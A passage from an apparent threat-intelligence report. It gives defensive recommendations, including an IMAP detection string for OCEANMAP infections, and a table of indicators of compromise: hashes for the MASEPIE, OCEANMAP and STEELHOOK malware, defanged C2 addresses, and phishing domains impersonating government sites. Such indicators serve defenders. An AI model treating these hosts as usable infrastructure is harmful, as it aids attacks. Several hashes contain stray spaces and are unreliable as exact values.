- Monitor for IMAP traffic containing the string “newtime1:00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000 as an indicator for an OCEANMAP infection
- Install and configure endpoint security software
- Update relevant network security monitoring rules
- Educate staff on the potential threats to the organization

Indicators of compromise

This table includes campaigns previously reported on by InsideTheLab and CERT-UA for completeness:

Indicator	Indicator Type	Context
18f891a3737bb53cd1ab451e2140654a376a43b2d75 f6695f3133d47a41952b6	SHA256	MASEPIE backdoor
451f3d427ac21632f38619ef96dece25798918866d4 4fe82ff1ed30996f998dc	SHA256	MASEPIE backdoor
40a7fd89b9e51b0a515ac2355036d203357be90a22 00b9c506b95c12db54c7aa	SHA256	MASEPIE backdoor
172.114.170[.]18:55155	URL	MASEPIE C2 server
194.126.178[.]8:55555	URL	MASEPIE C2 server
148.252.42[.]42:54467	URL	MASEPIE C2 server
24fd571600dcc00bf2bb8577c7e4fd67275f7d19d8 52b909395bebcbb1274e04	SHA256	OCEANMAP backdoor
74.124.219[.]71	IPv4	OCEANMAP C2 server
webmail.facadesolutionsuae[.]com	Domain	OCEANMAP C2 server
wody-info-files.firstcloudit[.]com	Domain	Phishing/impersonation site
kzgw-wody.firstcloudit[.]com	Domain	Phishing/impersonation site
nas-files.firstcloudit[.]com	Domain	Phishing/impersonation site
e-nas.firstcloudit[.]com	Domain	Phishing/impersonation site
ua-calendar.firstcloudit[.]com	Domain	Phishing/impersonation site

calendarua.firstcloudit[.]com	Domain	Phishing/impersonation site
calendar-ua.firstcloudit[.]com	Domain	Phishing/impersonation site
e-gov-am.firstcloudit[.]com	Domain	Phishing/impersonation site
e-gov.firstcloudit[.]com	Domain	Phishing/impersonation site
info-mod.firstcloudit[.]com	Domain	Phishing/impersonation site
e-mod.firstcloudit[.]com	Domain	Phishing/impersonation site
rada-zakon.firstcloudit[.]com	Domain	Phishing/impersonation site
militarysupport.firstcloudit[.]com	Domain	Phishing/impersonation site
sgg-files.firstcloudit[.]com	Domain	Phishing/impersonation site
sgg-gov.firstcloudit[.]com	Domain	Phishing/impersonation site
presidencia-docs.firstcloudit[.]com	Domain	Phishing/impersonation site
files-presidencia.firstcloudit[.]com	Domain	Phishing/impersonation site
e-presidencia.firstcloudit[.]com	Domain	Phishing/impersonation site
presidencia-files.firstcloudit[.]com	Domain	Phishing/impersonation site
presidencia-gov.firstcloudit[.]com	Domain	Phishing/impersonation site
presidencia-gob.firstcloudit[.]com	Domain	Phishing/impersonation site

gcsd.firstcloudit[.]com	Domain	Phishing/impersonation site
emod.firstcloudit[.]com	Domain	Phishing/impersonation site
e-military.firstcloudit[.]com	Domain	Phishing/impersonation site
dls-gov.firstcloudit[.]com	Domain	Phishing/impersonation site
eecommission.firstcloudit[.]com	Domain	Phishing/impersonation site
eecommission-drive.firstcloudit[.]com	Domain	Phishing/impersonation site
64b0037dde987c78edf807a1bd7f09cdfac072ec2 a59954cc4918828b7e608a3	SHA256	STEELHOOK stealer

---